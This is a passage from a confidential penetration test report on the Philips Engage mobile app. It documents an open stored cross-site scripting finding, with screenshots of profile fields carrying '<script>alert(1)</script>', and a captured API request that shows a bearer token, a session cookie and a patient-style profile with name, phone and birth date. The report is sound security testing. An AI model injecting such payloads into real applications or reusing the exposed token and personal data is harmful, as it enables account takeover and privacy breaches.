Anyone can steal cookie and can change it using stored cross site scripting.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	<p>We recommend the following:</p> <ul style="list-style-type: none"> <li>Validate the input strictly on its arrival, given the kind of content that it is expected to contain.</li> <li>User input should be HTML-encoded at any point where it is copied into application responses.</li> </ul>
Status	Open

### Steps to Reproduce:

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



No SIM  17:55 100% 

Cancel Profile Save



Emma <script>alert(1)</script>  
78 | Female

---

PERSONAL INFORMATION

Full Name  
Emma <script>alert(1)</script>

First Name  
Emma

Middle Name

Last Name \*  
<script>alert(1)</script>

Phone Number  
0698989898

E-mail \*  
eanderson@mailinator.com

Gender  
Female

Birth day

Request

Proprietary	Raw	Hex
GET /jsonapi/Camps/UserProfile?Name=height%20&MaxWidth=50 HTTP/1.1		
Host: https://singleinstance-externalpentest.vitalhealthsoftware.com		
Accept: */*		
Authorization: Bearer UXfkmnGHD2ObwheYzNtC_M1wtDPswasMgOy2qP8-6THtaeRiQB1UPH5WCoW		
User-Agent: Postman/9.29.2		
Accept-Encoding: gzip, deflate		
Postman-Token: 65c54b7-4057-420c-94b0-30440d40ff64		
Cookie: __Host-ASP.NET_SessionId=qmnd4lymuyppv4y0aenrsm		
...		

Response

Proprietary	Raw	Hex	Render
"UserConversationContextMarker": "PatientDemographics_3cd54cf-0ce8-47e5-a105-90541ac42f29",			
"UserHasParticipatedID":			
"UserLastModified": "2023-03-07T12:23:46+00:00",			
"UserLastParticipatedID": "1",			
"ServerID": "93",			
"UserLastRegistration": "",			
"UserLastLocation": "",			
"UserEmail": "anderson@emailinator.com",			
"UserFirstName": "Emma",			
"UserLastName": "Anderson",			
"UserLastModifiedDate": "2023-03-07T12:23:46+00:00",			
"UserFullname": "Emma Anderson",			
"UserMobileNumber": "+919876543210",			
"DOB": "1985-03-28",			
"Gender": "F",			
"UserCulture": "en-IN",			
"UserTimeZone": "UTC",			
"UserSession": "2023-03-07T12:23:46+00:00",			
"Links": [			
{"self": "			
"https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Camps/UserProfile",			
"},			
{"self": "			
"https://singleinstance-externalpentest.vitalhealthsoftware.com/jsonapi/Camps/UserProfile/1",			
"},			
{"type": "Image",			
"name": "giphy_text_1_50_1_75.gif",			
"size": "116x85",			
"downloadLink": null			
}			
},			
"included": null			

PHILIPS SCOE


Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



07Nov2023:



Tester is able to see input in response and hence considering that the issue is still open.



## 9. Tools Used

Scope	Tools Used
Web Application	Burp Suite, ZAP, Nmap, Wappalyzer, Curl
Mobile (Android/iOS) application	Burp Suite, Postman, Kali Linux, Objection, Frida Server, MobSF, JADXGUI (jadgui), APKTool, ADB, dex2jar, OWASP ZAP, NMAP, Fileza, 3utools, wireshark, sqlite-db, sqlmap
Web Services	Burp Suite, Postman, NMAP

## 10. Automated Tool Report

nmap\_16-nov-2023.txt

7Nov2023:

MobSF-Philips Engage 6.5.7.pdf  
 NMAP SSL Scan 17Nov2023.txt

## 11. Manual Test Reports and Test Case Execution

2819_Engage-6.5.7_SecurityAssessmentf	2630 Engage iOS Test Cases.xlsx	2630 Engage Android Test Cases.xls
---------------------------------------	---------------------------------	------------------------------------

17Nov2023:

2819_Engage-6.5.7_SecurityAssessmentf	2618-Engage-Mobile PT_17Nov2023-TestC
---------------------------------------	---------------------------------------

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.




PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.